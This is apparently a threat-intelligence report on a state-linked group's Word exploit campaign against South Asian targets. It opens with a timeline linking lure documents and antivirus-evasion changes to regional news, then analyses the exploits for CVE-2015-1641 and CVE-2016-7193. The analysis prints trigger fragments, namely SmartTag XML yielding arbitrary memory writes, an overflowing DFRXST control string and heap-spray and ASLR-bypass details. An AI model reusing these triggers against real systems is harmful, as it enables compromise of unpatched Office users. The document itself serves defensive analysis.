August 16, 2017	Exploit stops evading Avast! Sales Tax & Federal Excise Budgetary Measures.doc last modified Sohail Mahmood takes charge as Pakistan's high commissioner to India (First Post) U.S. sanctions Kashmiri militant group Hizbul Mujahideen (Reuters) Trump to discuss Afghan strategy with security team on Friday (Reuters)
August 17, 2017	Saudi Arabia eager to invest in Gwadar Port projects (CPEC via Radio Pakistan) India clears purchase of six Boeing helicopters in $650 million deal (Reuters)
August 19, 2017	U.S. Central Command chief visits Pakistan as Trump weighs relationship (Reuters)
August 21, 2017	Malware compiled: RevengeRAT [internal payload] President Trump unveils South Asia strategy and decries Pakistan's role as safe haven to terrorists (White House)
August 22, 2017	Sales_Tax.doc last modified Tillerson raises prospect of punishing Pakistan (Associated Press) For Help in America's Longest War, Trump Tilts Political Balance Toward India Over Pakistan (New York Times)
August 26, 2017	Rebels storm Indian police camp in Kashmir; 10 killed (Associated Press)
August 28, 2017	India and China end Himalayan border stand-off (Financial Times) Exclusive: India and Pakistan hit by spy malware - cybersecurity firm (Reuters) [leaked, non-public Symantec report discussing a campaign which used the Ehdoor backdoor]. SOP-2017.doc last modified [payload delivered from external site] P020170826.doc last modified [payload delivered from external site] Hajj Policy and Plan 2017.doc last modified [payload delivered from external site] China_4(5)China-II,2017_Brochure.doc last modified [payload delivered from external site] 2017年发展中国家妇幼保健专业培训班项目简介表.doc last modified [payload delivered from external site]
August 29, 2017	China India Doklam border standoff.doc last modified [payload delivered from external site] Sales - Tax & Federal Excise Budgetary Measures.doc last modified [payload delivered from external site] THE_CIA.doc last modified [payload delivered from external site]

August 30, 2017 — 1gb188-129.doc last modified [payload delivered from external site]
U.S. Gives Military Assistance to Pakistan, With Strings Attached (New York Times) [U.S. put money in escrow giving Pakistan access only if it does more to crack down on terrorism]

SEPTEMBER 2017

September 1, 2017 — CPEC vis-à-vis Opportunities for Aviation Industry and Way Forward (Symposium) (CPEC via Daily Times)

September 3, 2017 — India appoints new defence minister, rejigs cabinet to refocus on economy (Reuters)

September 4, 2017 — 2017sro330.doc last modified [payload delivered from external site]
BRICS name Pakistan-based militant groups as regional concern (Reuters)

September 5, 2017 — India crashes out of Russia tank competition.doc last modified [payload delivered from external site]
Pakistan Air Force Jet Crashes During Routine Operation.doc last modified [payload delivered from external site]

September 6, 2107 — Pakistan celebrates 52nd Defence Day (Daily Pakistan)

September 7, 2107 — Pakistan Air Force Day being celebrated (The News)
Pakistan's anti-corruption agency starts criminal investigation into ex-PM, finance minister (Reuters)

September 8, 2017 — China, Pakistan air forces launch joint exercise (Economic Times)

September 9, 2017 — Exploit stops evading ESET
Malware compiled: RevengeRAT [payload delivered from external site]
PM opens country's fifth nuclear power plant [developed with Chinese] (CPEC via The News International)

September 11, 2017 — China-Pakistan-Internet-Security-LAW_2017.doc last modified [payload delivered from external site]
China and Pakistan inaugurate Nuclear Power Plant Unit-4 (CPEC via The News International)
Pakistan PM warns U.S. sanctions would be counter-productive (Reuters)
Air Forces of Pakistan, China Begin 'Shaheen VI' Exercises (The Diplomat)

September 12, 2017 — Warning_Locky_Ransomware.doc last modified [payload delivered from external site]

September 14, 2017 — Malware compiled: RevengeRAT [payload delivered from external site]
With China in mind, Japan, India agree to deepen defense (Reuters)

September 17, 2017 — Official CPEC announcement: China would "assist" Pakistan in "capacity building" of its "civil armed forces"

September 19, 2017 — Exclusive: U.S. defense firms want control over tech in Make-in-India plan (Reuters)

September 21, 2017 — Militant attack on minister's convoy kills two bystanders in India's Kashmir (Reuters)

September 22, 2017 — Public_and_Optional_Holidays_2017.doc last modified [payload delivered from external site]
Pakistan: Death toll from India attack in Kashmir rises to 6 (Associated Press)

September 25, 2017 — Mattis's agenda: Afghanistan, Pakistan and the F-16 (The Nation)

September 26, 2017 — LEVYING OF NOC FEE _ FAZAIA HOUSING SCHEMES.doc last modified [payload delivered from external site]
U.S. Defense Secretary Mattis in India
Mattis seeks Indian role in Afghanistan, vows to fight militant shelters (Reuters)

September 30, 2017 — Pakistan: Indian fire kills 2 villagers, soldier in Kashmir (Associated Press)

OCTOBER 2017

October 2, 2017 — Pakistan: Cross-border fire kills 1 in Kashmir (Associated Press)
India: Pakistan firing kills boy, teenage girl in Kashmir (Associated Press)

October 3, 2017 — Rebels storm Indian paramilitary camp in Kashmir; 4 killed (Associated Press)

October 7, 2017 — CPEC passes through disputed territory: U.S. (Dawn)

October 11, 2017 — PAKISTAN AND CHINA COMMENCE SHAHEEN VI JOINT AIR-EXERCISE.doc last modified [payload delivered from external site]
Indian air force commandos, 2 rebels killed in Kashmir (Associated Press)

October 12, 2017 — Pakistan successfully test-fires new cruise missile Ra'ad.doc last modified [payload delivered from external site]

October 13, 2017 — Russia ready to offer India the MiG-35 to replace the Rafale fighter jet.doc last modified [** Final???? observed instance involving payload delivered from external site]
Pakistan military leading strategic shift towards Russia, says British think-tank (Geo)

October 14, 2017 — Canadian Hostage Freed in Pakistan Says Captors Killed Their Infant (NBC)

October 18, 2017	Tillerson makes policy speech defining U.S. relationship with India, calls for greater cooperation in a number of areas, including cybersecurity (CSIS) Tillerson Hails Ties With India, but Criticizes China and Pakistan (New York Times)
October 19-27, 2017	Tillerson off to Mideast, South Asia with eye on Iran, Iraq [trip to Saudi, Qatar, Pakistan, India] (Associated Press)
October 19, 2017	India is quietly preparing a cyber warfare unit to fight a new kind of enemy (Economic Times)
October 20, 2017	Yao Jing appointed as new Chinese Ambassador to Pakistan (CPEC via Samaa Web Desk) India says ready for stronger U.S. ties after Tillerson endorsement (Reuters)
October 21, 2017	Security force formed for protection of CPEC project in Punjab Province (CPEC via Geo News)
October 23, 2017	Tillerson says room for Taliban in Afghan government [surprise visit to Afghanistan] (Associated Press)
October 24, 2017	Tillerson in Pakistan Pakistan rejects Dineshwar Sharma's appointment to lead Kashmir talks (Live Mint) ["India on Wednesday appointed former Intelligence Bureau chief Dineshwar Sharma as its special representative for a "sustained dialogue" with all stakeholders in Jammu and Kashmir"]
October 25, 2017	Tillerson in India to highlight U.S. strategy in South Asia (Associated Press)
October 26, 2017	FBR issues tax card for salary income during 2017-2018.doc [**First observed instance of internal payload]
October 28, 2017	Pakistan downs Indian spy drone in AJK (Dawn)

NOVEMBER 2017

November 2, 2017	PAF's first multinational air exercise ACES Meet 2017 concludes in Pakistan.doc [payload delivered from external site] India "disappointed" with China blocking bid to blacklist militant leader (Reuters) Ousted Pakistani prime minister Nawaz Sharif returns to face trial (Reuters)
November 7, 2017	Bank of China's 1st branch launched in Pakistan (CPEC via The Dawn)
November 8, 2017	Malware compiled: RevengeRAT [payload delivered from external site] President Trump state visit to China [through Nov. 10]

November 11, 2017 — Saudi delegation to visit Pakistan to seek opportunities in CPEC (CPEC via Xinhua)

November 13, 2017 — *** Machine_Readalbe_Passport.doc last modified [payload delivered from external site]
Chinese Economic Summit Hong Kong - China offers to train Pak military to protect CPEC projects

November 18, 2017 — 5 militants, Indian soldier killed in Kashmir fighting (Associated Press)

November 19, 2017 — PAF C-130 aircraft airlifts relief goods to Iran (earthquake) (Geo)

November 21, 2017 — PAF, PLAAF stunning aerobatics display (Pakistan Observer)
7th CPEC JCC [Joint Coordination Committee] to meet on Nov 21 (Pakistan Observer)

November 22, 2017 — 7th JCC: Pak, China sign the LTP of CPEC (CPEC via Pakistan Today)

November 24, 2017 — Exploit stops evading all AV products
Pakistan releases U.S.-wanted militant suspect on court order (Associated Press)
U.S. calls on Pakistan to arrest recently freed Islamist leader (Reuters)
Freed Pakistani militant rails against India, ex-PM Sharif (Reuters)
Suicide attack kills senior police official in Peshawar (Al Jazeera)
China signs deal to build new nuclear reactor in Pakistan (Reuters)

November 25, 2017 — U.S. warns of repercussions for Pakistan over freed militant (Reuters)

DECEMBER 2017

December 4, 2017 — Mattis tells Pakistan to 'redouble' counterterrorism efforts in first visit (The Hill)

December 5, 2017 — Malware compiled: RevengeRAT [internal payload]
List_of_National_and_Regional_Public_holidays_of_Pakistan_in_2018.doc last modified [internal payload]

December 7, 2017 — Pakistan air force chief order: Shoot down U.S. drones — ["The announcement was made public about two weeks after a U.S. drone strike targeted a militant compound in Pakistan's tribal region near the Afghan border, killing three militants."] (Times of India)
'Pakistan to send satellite mission into space in two years' (in collaboration with China). (Express Tribune)

December 8, 2017 — China warns of imminent attacks by "terrorists" in Pakistan (Reuters)

December 12, 2017	Fazaia-Overseas-Form.doc last modified [internal payload] Fazaia_Housing_Scheme_Notice_Inviting_Tenders.doc last modified [internal payload]
December 13, 2017	Russia urges India to find way to join CPEC [during meeting in India between Russia, India and China] (CPEC via Pakistan Today)
December 16, 2017	Hoping to extend maritime reach, China lavishes aid on Pakistan town (Reuters) Iran keen to be part of CPEC; it is a game-changer for the region: Envoy (CPEC via The Nation)
December 18, 2017	Pakistan, China say economic partners till 2030 (Reuters)
December 19, 2017	Budget_of_Federal_Govt_2017-18.doc last modified [internal payload]
December 22, 2017	Pakistan closes 27 NGOs in what activists see as widening crackdown (Reuters)
December 25, 2017	PAF inaugurates new operational [main operating] air base at Bholari near Karachi [meant to play a key role in protection of CPEC projects] (Geo)
December 26, 2017	Pak, Afghan and China trilateral dialogue held in Beijing China, Pakistan to look at including Afghanistan in $57 billion economic corridor (Reuters) China, Pakistan and Afghanistan agree on terror cooperation (CPEC via Geo)
December 31, 2017	Rebels storm Indian paramilitary camp in Kashmir; 8 dead (Associated Press)

JANUARY 2018


January 8, 2018	Grant_of_Increase_to_Pensioners_of_the_federal_Government.doc last modified [internal payload]
January 11, 2018	Pakistan has stopped sharing key intelligence with the U.S. (Financial Times)
January 15, 2018	India, Pakistan trade gunfire and blame in Kashmir; 4 killed (Associated Press)
January 18, 2018	India test-launches nuclear-capable long-range missile (Associated Press)
January 19, 2018	Tensions soar along Indian, Pakistan frontier in Kashmir (Associated Press)
January 22, 2018	India, Pakistan continue trading fire and blame in Kashmir (Associated Press)

FEBRUARY 2018

February 8, 2018	Serious blow to TTP as group confirms Sajna's death in U.S. drone strike (Daily Times)
February 14, 2018	U.S. May Seek to Put Pakistan on Terrorism-Finance List (New York Times)
February 16, 2018	Pakistan says it destroyed Indian post, killing 5 soldiers (Associated Press)
February 20, 2018	Pakistan: Indian troops open fire in Kashmir, killing boy (Associated Press)
February 21, 2018	Pakistan looks to avoid being added to terror financing list (Associated Press)
February 26, 2018	Iranian Air Force cmdr. heads military delegation to Pakistan (MEHR News)

THE WHITE COMPANY SERIES

Exploits Evolved



EXECUTIVE SUMMARY

This portion of the report provides an in-depth, technical analysis of the exploits used and evolved over time by The White Company in Operation Shaheen and across other, yet-to-be-named campaigns, establishing one means by which we have tied the campaigns together. It is the result of a detailed explication of a series of documents containing zero-day exploits used to leverage two vulnerabilities in Microsoft Word, one from 2015 and one from 2016.

Methodology Highlights:

- Genetic marking and mapping of 42 unique exploit shellcode functions across a sample set of 29 documents establishes, with a high level of certainty:
  - Authorship of the exploits — all samples observed are highly likely under the control of The White Company.
  - Adaptation and use of modular functional design for mission-specific targeting.
  - Evolution and refinement of the exploits over time.
- Exploits leveraging a 2015 vulnerability in Word went through four versions, each representing an improvement designed to optimize stealth and compatibility with unique targeted environments .
- A fifth unique exploit was for the 2016 vulnerability which leveraged much of the code seen in the 2015 exploit — a genetic match — suggesting strongly that both the 2015 and 2016 exploits were discovered and developed by one party and sold to The White Company .

Key findings:

- The White Company is highly likely a state-sponsored group, with access to zero-day exploits developed by a different group and likely sold to it on the legitimate exploit market. The White Company modifies and adapts these exploits into highly tailored tools that are mission-specific.
- The White Company's modifications to the exploits reflect the work of a highly advanced actor who has undertaken significant reconnaissance of intended targets and gone to great lengths to ensure stealth — the shellcode contains:
  - Four different anti-debugging measures.
  - Clean up of the environment and the display of a decoy document to prevent the end-user from noticing anomalous behavior.
  - Deletion of the original exploit file .
  - Specific targeting and evasion of eight different antivirus products:
    - BitDefender, Kaspersky, Sophos, Avast!, AVG, Avira, ESET, Quick Heal.
- At different, specific times, the exploits stop evading different, specific antivirus products, eventually surrendering to all. We assess with high confidence that this is likely a diversionary tactic so the threat actor can attack a different area of the target network. We also assess that The White Company is aware of their target's environment and using their antivirus product against them.

Usually, analysis is only conducted on a single sample at a time, and the goal is to only report on previously unreported samples. This portion of the report proves that if a strategic approach to malicious samples is taken, where many samples over time are analyzed to their core, insights can be gleaned that go unnoticed with current analysis strategies.

INTRODUCTION

Over the past 40 years, a large number of exploits have been made publicly available. This has prompted a growing public awareness of the exploit market, in which exploits are crafted and sold. Yet, while much of the public discussion has revolved around the ethical, legal, and social implications surrounding such commerce, little has been said regarding how such commoditization has affected the design and functionality of exploits.

One way in which the market has changed exploit design is in code updates. Generally, public exploits get no updates, and when they do, it's strictly to make the exploit compatible with a wider set of targets. But, privately developed exploits, designed for sale to a customer who may wish to tailor them or use them across a wide array of targets have a demonstrated need for code that can be updated.

Likewise, another way the commercialization of exploits has changed design is seen in a movement from a largely monolithic structure to a modularized series of components. Modularization can be seen to some degree in exploit frameworks such as Metasploit or Canvas, but in the private marketplace, modularization is far more tailored, detailed, and nuanced.

The research presented in this paper examines a corpus of Microsoft Word exploits that were developed and observed in use as zero-days — before a patch was available — and analyzes them to determine their inter-relatedness, improvements that have been made, variations that represent stylistic differences, and overall evolution.

Specifically, the set includes exploits that leverage the vulnerabilities CVE-2015-1641 and CVE-2016-7193, both of which were made public not through coordinated disclosure, but by observing instances of exploitation in the wild. The fact that they were being exploited in the wild means that they were either sold to and/or developed by a party that was seeking to gain unauthorized access to systems. It is currently unclear whether these exploits were used as zero-days by The White Company.

Ultimately, we were able to derive two types of insights as a result of our methodology. The first was greater insight into the attacker. Witnessing the target's antivirus being used against them, as well as the refinement of exploitation above and beyond what's required, gave us a greater understanding of this threat actor's economic considerations and reconnaissance capabilities. The second type of insight gained spoke to how exploits evolve over time in the world of non-publicly available exploits.

ORGANIZATION

Data Set introduces the samples that were analyzed for this research, explaining the numbering system and giving the MD5 signature for each of the samples.

Vulnerability Analysis discusses the vulnerabilities leveraged by the exploits in the data sample. The analysis includes the methods by which the vulnerabilities are triggered.

Exploit Trigger Evolution examines how the part of the exploit responsible for gaining code execution evolved over the sample set.

Payload Analysis analyzes one sample of the Stage 1 and Stage 2 payload from beginning to end.

Stage 1 Evolution goes through the different functional areas of Stage 1 and discusses the changes that occurred over time.

Stage 2 Evolution analyzes the changes made to Stage 2's functional areas across the sample set.

Genetic Comparison deconstructs the exploits into small functional units and explores how those functional units changed over time.

High-Level Comparison presents the genetic changes in a more easily recognizable industry standard style of consecutive versions with change logs for the sample set.

High-Level Analysis incorporates the detailed technical analysis, discussion of the evolution of stages 1 and 2, and both the genetic and high-level comparisons and presents a higher-level analysis of the insights derived from a synthesis of the individual sections.

Conclusion discusses the overall results and takeaways from this research.

DATA SET

The subject matter of this report is derived from a collection of 24 exploits for vulnerabilities CVE-2015-1641 and CVE-2016-7193. These exploits were discovered during investigations of various malware campaigns over a period of years. Throughout the report, these documents will be referred to as IDUF-XX where IDUF stands for ID of unique file and XX is a number. Each unique document is assigned a unique number. The following table lists the unique identifiers and their associated MD5 checksums:

Identifier	MD5 Checksum
IDUF-04	422715f91c3d7e41fa561d29950daf02
IDUF-05	58e3de0352abeacb25e65657e6cb3d1a
IDUF-06	66c3900213c4d3997da2300f9cd02db6
IDUF-07	6b388ebc31c72575302e5fad0f8ed2a7
IDUF-10	987cda2d7593cb61f1432d7955eb2cfd
IDUF-12	c6bcd55b2a8822fe8294c149a3e35f00
IDUF-13	124b1f3ec3b9d9094875f56a2d73a62a
IDUF-14	2898e149fbbe7fda1c13b65adada8ff6
IDUF-15	2ac7216006a3982a35322d1a414769ec
IDUF-16	3036782ebf26c52ee7966bdb53412dc4
IDUF-17	3d429324354aa0f1a49168c6790d5a62
IDUF-18	3dc1a29f24dd4c06727716669ae02e31
IDUF-19	6533bf27a5d1fef2d4462a33f7989705
IDUF-20	6788dd1303cc99142eda05bb07092b6f
IDUF-21	8295321926ffc89f96733fd2c52a229a
IDUF-22	86d0e211e846523f4b37ce1782e2077e
IDUF-23	d257f1daa83938999907380d864ecdce
IDUF-24	dd846c9632b634e34fec54cc99b25e77
IDUF-25	ea593027b46964c9ac84af2c3c0e7ef0
IDUF-26	f80e327dc1ec6065bee2507b1f3ed841
IDUF-27	117cbdd394e070cc5a64d8fb9dcd1827
IDUF-28	82c9564470fd8e60f5c7390a5e68f1cb
IDUF-29	b83a4559bc8f56ba70e54854f7151833
IDUF-30	d93803b87bc188c4913cc811c16ab10e

VULNERABILITY ANALYSIS

Within the corpus, there were two Microsoft Word vulnerabilities being exploited. The first is CVE-2015-1641 and the second is CVE-2016-7193.

CVE-2015-1641 — SMART TAG TYPE CONFUSION

This vulnerability was patched by Microsoft on April 14, 2015 (Microsoft Corporation, 2015) and involves the parsing of Smart Tags. It seems that when a Microsoft Word document is embedded within an RTF document, and that Microsoft Word document uses Smart Tags, a type confusion vulnerability occurs. Exploits for this vulnerability have been analyzed widely — see (Rascagneres, 2016) (Low, 2015) (ropchain, 2015) (Know Chang Yu Lab 404, 2017) (Ali Security, 2015).

This vulnerability stems from a type confusion vulnerability that occurs when a Microsoft Word document is embedded within an RTF document, and the RTF document is opened in Microsoft Word. In order to exploit this vulnerability, the Microsoft Word document uses Open Office XML with SmartTags (ECMA International, 2016). The SmartTags have the following structure:

```
<w:smartTag w:uri='urn:schemas:contacts' w:element='&#xBD50;&#x7C38;'>
  <w:permStart w:id="1148" w:edGrp="everyone"/>
    <w:moveFromRangeStart w:id="4294960790" w:name="ABCD" w:displacedByCustomXml="next"/>
    <w:moveFromRangeEnd w:id="4294960790" w:displacedByCustomXml="prev"/>
  <w:permEnd w:id="1148"/>
</w:smartTag>
```

When these SmartTags are parsed, the w:element attribute is treated as the address of a contrived array, and the MoveFromRangeStart element's w:id attribute is treated as the value to store within the array index. The contrived array is approximated in the following C structure:

```
struct ContrivedArray {
   DWORD ddElementCnt;
   DWORD UNKNOWN;
   DWORD ddElementSize;
   int iBufferOffset;
}
```

Exploits leverage this to a write an arbitrary four bytes anywhere primitive in order to corrupt memory in such a way as to gain arbitrary code execution, as will be elucidated in later parts of this paper.

CVE-2016-7193 — DFRXST

This vulnerability was patched by Microsoft on October 11, 2016 (Microsoft Corporation, 2017) and involves the parsing of RTF DFRXST controls. From the information available, Microsoft Word's RTF parsing library allocates 20 bytes for a total of 10 wide characters, but mistakenly copies up to 20 wide characters. This mistake allows for the corruption of up to 20 bytes past the end of the allocated buffer. Exploits for this vulnerability have been analyzed by a number of sources - see (Baidu Security Labs, 2017) (SequreTek, 2017) (Brenner, 2017).

As stated, the vulnerability arises due to a mistake the programmer made in confusing the number of elements with the total size of the array, allowing up to a 20-byte memory corruption. The vulnerability is triggered when parsing a DFRXST control, which looks like the following example:

```
\dfrxst9\dfrxst192\dfrxst12\dfrxst12\dfrxst12\dfrxst192\dfrxst9\dfrxst12\dfrxst12\dfrxst192\dfrxst9\df
rxst12\dfrxst13\dfrxst192\dfrxst9\dfrxst12\dfrxst12\dfrxst9\dfrxst192\dfrxst11\dfrxst24\dfrxst32\dfrxs
t23\dfrxst21\dfrxst12\dfrxst12\dfrxst192\dfrxst9\dfrxst192\dfrxst9\dfrxst12\dfrxst32\dfrxst35\dfrxst12
\dfrxst12\dfrxst192\dfrxst9\dfrxst41\dfrxst42\dfrxst12\dfrxst12\dfrxst192\dfrxst9\dfrxst12\dfrxst12\df
rxst12\dfrxst192\dfrxst9\dfrxst12\dfrxst192\dfrxst192\dfrxst192\dfrxst192\dfrxst236\dfrxst12\dfrxst59
\dfrxst60\dfrxst61\dfrxst62\dfrxst63\dfrxst64\dfrxst65\dfrxst66\dfrxst67\dfrxst68\dfrxst69\dfrxst70\df
rxst71\dfrxst72\dfrxst73\dfrxst74\dfrxst75\dfrxst76\dfrxst77\dfrxst78\dfrxst79\dfrxst80\dfrxst81\dfrxs
t82\dfrxst83\dfrxst84\dfrxst85\dfrxst86\dfrxst87\dfrxst88\dfrxst89\dfrxst90\dfrxst91\dfrxst92\dfrxst93
\dfrxst94\dfrxst95\dfrxst96\dfrxst97\dfrxst98\dfrxst99\dfrxst100
```

When parsing this array, 40 bytes are copied into a 20-byte buffer, resulting in an overwrite of an object pointer.

EXPLOIT TRIGGER EVOLUTION

In this section, we'll look at the evolution of the trigger for the SmartTag exploit. We'll limit the scope of this section to only those things required to gain execution control. The ROP and shellcode payloads will be discussed in a later section.

SMART TAG VERSION 1

All of the SmartTag exploits are RTF documents, necessitated by the vulnerability since it requires that a Word Document is embedded within an RTF document. The first SmartTag exploit analyzed within the sample set uses an ASLR-incompatible module, a heap spray, and an overwritten function pointer in order to gain execution control.

First, the RTF document specifies an embedded OLE object with an RTF object tag. The object's persisted stream is specified with the OTKLOADR.WRLOADER.1 class and the data are displayed in the following exhibit:

```
00000000h: 41 01 05 00 00 00 00 00 00          ; A.....
```

The persisted stream is just dummy data. It doesn't follow any of the conventions that the OLE control's persisted stream format uses. The intention is to cause the control to be loaded, which in turn, loads a version of MSVCR71.dll that is incompatible with ASLR. Barring any circumstances where the memory area was previously allocated, the DLL will be loaded at address 0x7C340000. This technique was discussed by researchers at Black Hat 2015 (Li & Sun, 2015). The specific use of OKTLOADR.WRLOADER.1 was also mentioned by various researchers (Parvez, 2014) (Wang, 2015).

The next step in the trigger is to spray the heap. This heap spray is achieved by embedding a Word document inside the RTF file. The Word document instantiates the ActiveX control MSCOMCTL.TabStrip 45 times persisted from an OLE storage file. This OLE storage file is empty, except at the very end, when an ROP sled and shellcode payload are inserted multiple times. Effectively, this will produce 17 copies of the ROP sled and shellcode 45 times throughout memory for a total of 765 copies. The intention behind this operation is that it is likely that this data will be at a chosen memory address, in spite of DEP. Heap spraying using this control has previously been documented (Parvez, Spraying the heap in seconds using ActiveX controls in Microsoft Office, 2015).

Finally, the trigger overwrites a function pointer. This overwrite occurs due to the SmartTag parsing vulnerability. The specific data that causes the overwrite can be seen in the following exhibit:

```
<w:smartTag w:uri='urn:schemas:contacts' w:element='&#xBD50;&#x7C38;'>
   <w:permStart w:id="1148" w:edGrp="everyone"/>
   <w:moveFromRangeStart w:id="4294960790" w:name="ABCD" w:displacedByCustomXml="next"/>
   <w:moveFromRangeEnd w:id="4294960790" w:displacedByCustomXml="prev"/>
   <w:permEnd w:id="1148"/>
</w:smartTag>
   <w:smartTag w:uri='urn:schemas:contacts' w:element='&#xBD68;&#x7C38;'>
   <w:permStart w:id="4160223222" w:edGrp="everyone"/>
   <w:moveFromRangeStart w:id="2084007875" w:name="ABCE" w:displacedByCustomXml="next"/>
   <w:moveFromRangeEnd w:id="2084007875" w:displacedByCustomXml="prev"/>
   <w:permEnd w:id="4160223222"/>
</w:smartTag>
   <w:smartTag w:uri='urn:schemas:contacts' w:element='&#xBD60;&#x7C38;'>
   <w:permStart w:id="1" w:edGrp="everyone"/>
   <w:moveFromRangeStart w:id="4294960726" w:name="ABCF" w:displacedByCustomXml="next"/>
   <w:moveFromRangeEnd w:id="4294960726" w:displacedByCustomXml="prev"/>
   <w:permEnd w:id="1"/>
</w:smartTag>
   <w:smartTag w:uri='urn:schemas:contacts' w:element='&#xBD80;&#x7C38;'>
   <w:permStart w:id="1" w:edGrp="everyone"/>
   <w:moveFromRangeStart w:id="176163852" w:name="ABCG" w:displacedByCustomXml="next"/>
   <w:moveFromRangeEnd w:id="176163852" w:displacedByCustomXml="prev"/>
   <w:permEnd w:id="1"/>
</w:SMARTTAG>
```

The effect of these SmartTag elements is the following writes, in order:

Operation: [0x7C38BD74] = 0xFFFFE696
Operation: [0x7C38BD50] = 0x00000004

